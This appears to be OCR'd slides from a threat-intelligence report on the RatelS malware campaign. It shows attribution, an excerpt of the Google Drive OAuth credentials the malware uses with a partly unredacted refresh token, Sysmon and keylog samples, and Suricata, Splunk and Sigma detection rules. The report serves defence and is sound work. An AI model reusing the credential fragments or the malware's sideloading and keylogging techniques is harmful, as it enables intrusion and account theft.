
Decompiled python code (pydrive_control)

Google OAuth2.0 credentials



```
"_module": "oauth2client.client",
"scopes": ["https://www.googleapis.com/auth/drive"],
"token_expiry": "2023-02-17T10:05:30Z",
"id_token": null,
"user_agent": null,
"access_token": "ya29.[redacted]b7gXWUF44-EWIJO
"token_uri": "https://oauth2.googleapis.com/token",
"invalid": false,
"token_response": {"access_token": "ya29.[redacted]OvUC
"scope": "https://www.googleapis.com/auth/drive",
"expires_in": 3599,
"token_type": "Bearer"},
"client_id": "[redacted].apps.googleusercontent.com",
"token_info_uri": "https://oauth2.googleapis.com/tokeninfo",
"client_secret": "[redacted]",
"revoke_uri": "https://oauth2.googleapis.com/revoke",
"_class": "OAuth2Credentials",
"refresh_token": "1//0gu1i0VlhHBwxCgYIARAAGBASNwF-L9IrW9FCW381IMAskxgFrjlc1k7ppQ7bHEbdSj0K
"id_token_jwt": null
```


drive-oauth2.json (partial excerpt)



```
"installed": {
  "client_id": "[redacted].apps.googleusercontent.com",
  "project_id": "newnewnewnewnew",
  "auth_uri": "hxxps://accounts.google.com/o/oauth2/auth",
  "token_uri": "hxxps://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "hxxps://www.googleapis.com/oauth2/v1/certs",
  "client_secret": "[redacted]",
  "redirect_uris": [
    "hxxp://localhost"
  ]
}
```

client_secrets.json

Relationship Between APT Actors and Malware



Diamond Model of RatelS Malware Campaign

Technical Axis


- Using malware and TTPs some overlap with known **TeleBoyi** as China-nexus APT actor
- 2nd stage loader shared among certain China-nexus APT actors

Social-Political Axis

- National security interests and concerns
- Theft of technology information

ADVERSARY

- Believed to be based in China
- Possible relationship to **TeleBoyi**



CAPABILITY

- Malware (**RatelS**, PlugX)
  - RatelS has similar code to HemiGate and PlugX
  - PlugX has special strings in config file
- Spear Phishing email with attachment
- API Hashing with ROR12

INFRASTRUCTURE

- C2 domain contains companies related to the target organization

VICTIM

- Targeting organization in Japan, Brazil and Thailand
- Critical infrastructures

06

Countermeasures of Threat

Detection and Prevention (1/2)

- For RatelS malware behavior
  - Yara
    - **Detecting** threats by Yara rule (Appendix A)
  - Autoruns
    - Checking suspicious **AutoStart Extensibility Points (ASEPs)**
    - RatelS uses third-party legitimate executables located under "**%ALLUSERSPROFILE%¥MSB¥**", "**%ALLUSERSPROFILE%¥TS¥**", etc
  - Sysmon
    - Checking suspicious Sysmon Event **ID 1, 12 or 13** events **recorded** (details on later slide)
  - Search for specific files, registry keys and event logs
    - Checking suspicious **Key logging file** or **registry keys** (details on later slide)
    - Checking suspicious System Event **ID 7045** events **recorded**
  - Sigma
    - **Detecting** threats in many log types: proxy/firewall logs, **Windows events**, application logs, and many more (details on later slide)

Detection and Prevention (2/2)

- For C2 Traffic
  - Using **Suricata** or **snort**

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"RatelS C2 traffic detection!"; content:"POST";
http_method; content:"/login.asp?id=44"; http_uri; content:"User-Agent: Mozilla/5.0 (Windows NT
10.0|3B| Win64|3B| x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140
Safari/537.36 Edge/17.17134"; content:"Cache: no-cache|0D 0A|Accept-Language: en-US";
http_header; sid:1000001; rev:001;)
```


  - Using **Splunk SPL** query

```
index=main "/login.asp?id=44" | search http_method="POST" http_user_agent="Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140
Safari/537.36 Edge/17.17134" uri_path="/login.asp?id=44"
```

* We recommend deliberate testing and tuning prior to implementation in any production system

Detection with Sysmon


- Suspicious Process **Creation** and **Registry Event (Value Set)** events are recorded in the following logs



```
Process Create:
RuleName: -
UtcTime: 2023-11-14 04:03:52.198
ProcessGuid: {a2dc45df-f1a8-6552-5802-000000000600}
ProcessId: 6684
Image: C:\Users\test\Desktop\malware\msbtc.exe
FileVersion: 1.7
Description: Notification
Product: Notifu
Company: Paralint.com
OriginalFileName: notifu.exe
CommandLine: "C:\Users\test\Desktop\malware\msbtc.exe"
CurrentDirectory: C:\Users\test\Desktop\malware\
User: DESKTOP-7DAE6BS\test
```

```
Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon                 Logged:         11/14/2023 1:03:52 PM
Event ID:          1                      Task Category:  Process Create (rule: ProcessCreate)
Level:             Information            Keywords:
User:              SYSTEM                 Computer:       DESKTOP-7DAE6BS
OpCode:            Info
More Information:  Event Log Online Help
```

Process Creation : Event ID 1




```
Registry value set:
RuleName: T1031,T1050
EventType: SetValue
UtcTime: 2023-11-14 04:03:55.170
ProcessGuid: {a2dc45df-4328-5f1e-0b00-000000000600}
ProcessId: 624
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\msbtc\ImagePath
Details: C:\ProgramData\MSB\msbtc.exe
User: NT AUTHORITY\SYSTEM
```


```
Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon                 Logged:         11/14/2023 1:03:55 PM
Event ID:          13                     Task Category:  Registry value set (rule: RegistryEvent)
Level:             Information            Keywords:
User:              SYSTEM                 Computer:       DESKTOP-7DAE6BS
OpCode:            Info
More Information:  Event Log Online Help
```

Registry Event (Value Set) : Event ID 13

Search for Specific Files or Registry Keys


- RatelS creates a keylog file named "**kl**" or "**KL**”
  - Case of "kl", this file is created in "%ALLUSERSPROFILE%¥MSB¥" and "%ALLUSERSPROFILE%¥TS¥"





```
2024-04-23 12:22:23 | New tab - Profile 1 - Microsoft Edge
username

2024-04-23 12:22:32 | New tab - Profile 1 - Microsoft Edge
password
```

- RatelS creates reverse or forward proxy settings in **registry keys :**
  - “HKEY¥Software¥CLASSES¥MSB”
  - “HKCU¥Software¥CLASSES¥MSB”
  - “HKEY¥Software¥CLASSES¥TS”
  - “HKCU¥Software¥CLASSES¥TS”



名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
conncfg	REG_BINARY	31 09 74 63 70 09 31 09 31 39 32 2e 31 36 38 2e 31 32.
ID	REG_DWORD	0x2d8a5ff9 (764043257)

Value name:

conncfg


Value data:

```
0000  31 09 74 63 70 09 31 09 31 39 32 2E   1.tcp.1.192.
000C  31 36 38 2E 31 32 2E 38 31 09 38 30   168.12.81.80
0018
```

Forward/Reverse Proxy Settings


Detection with Sigma

- These sigma rules are based on the characteristic behaviors by RatelS




```yaml
title: Suspicious DLL-Sideloading of RatelS
status: Experimental
description: Detects the DLL-Sideloading of RatelS
date: 02/19/2024
logsource:
    category: image_load
    product: windows
detection:
    selection_1:
        Image|endswith: ':\ProgramData\MSB\msbtc.exe'
        ImageLoaded|endswith: ':\ProgramData\MSB\VERSION.dll'
    selection_2:
        Image|endswith: ':\ProgramData\TS\devenv.exe'
        ImageLoaded|endswith: ':\ProgramData\TS\libvlc.dll'
    selection_3:
        Image|endswith: '\usost.exe'
        ImageLoaded|endswith: '\libvlc.dll'
    condition: 1 of selection_*
falsepositives:
    - Unknown
level: high
```

Detecting DLL-Sideloading techniques



```yaml
title: KeyLog File Creation of RatelS
status: Experimental
description: Detects the KeyLog File Creation of RatelS
date: 02/19/2024
logsource:
    category: file_event
    product: windows
detection:
    selection_1:
        TargetFilename|endswith: '\kl'
    selection_2:
        Image|contains:
            - '\msdtc.exe'
            - '\msbtc.exe'
            - '\usost.exe'
            - '\svchost.exe'
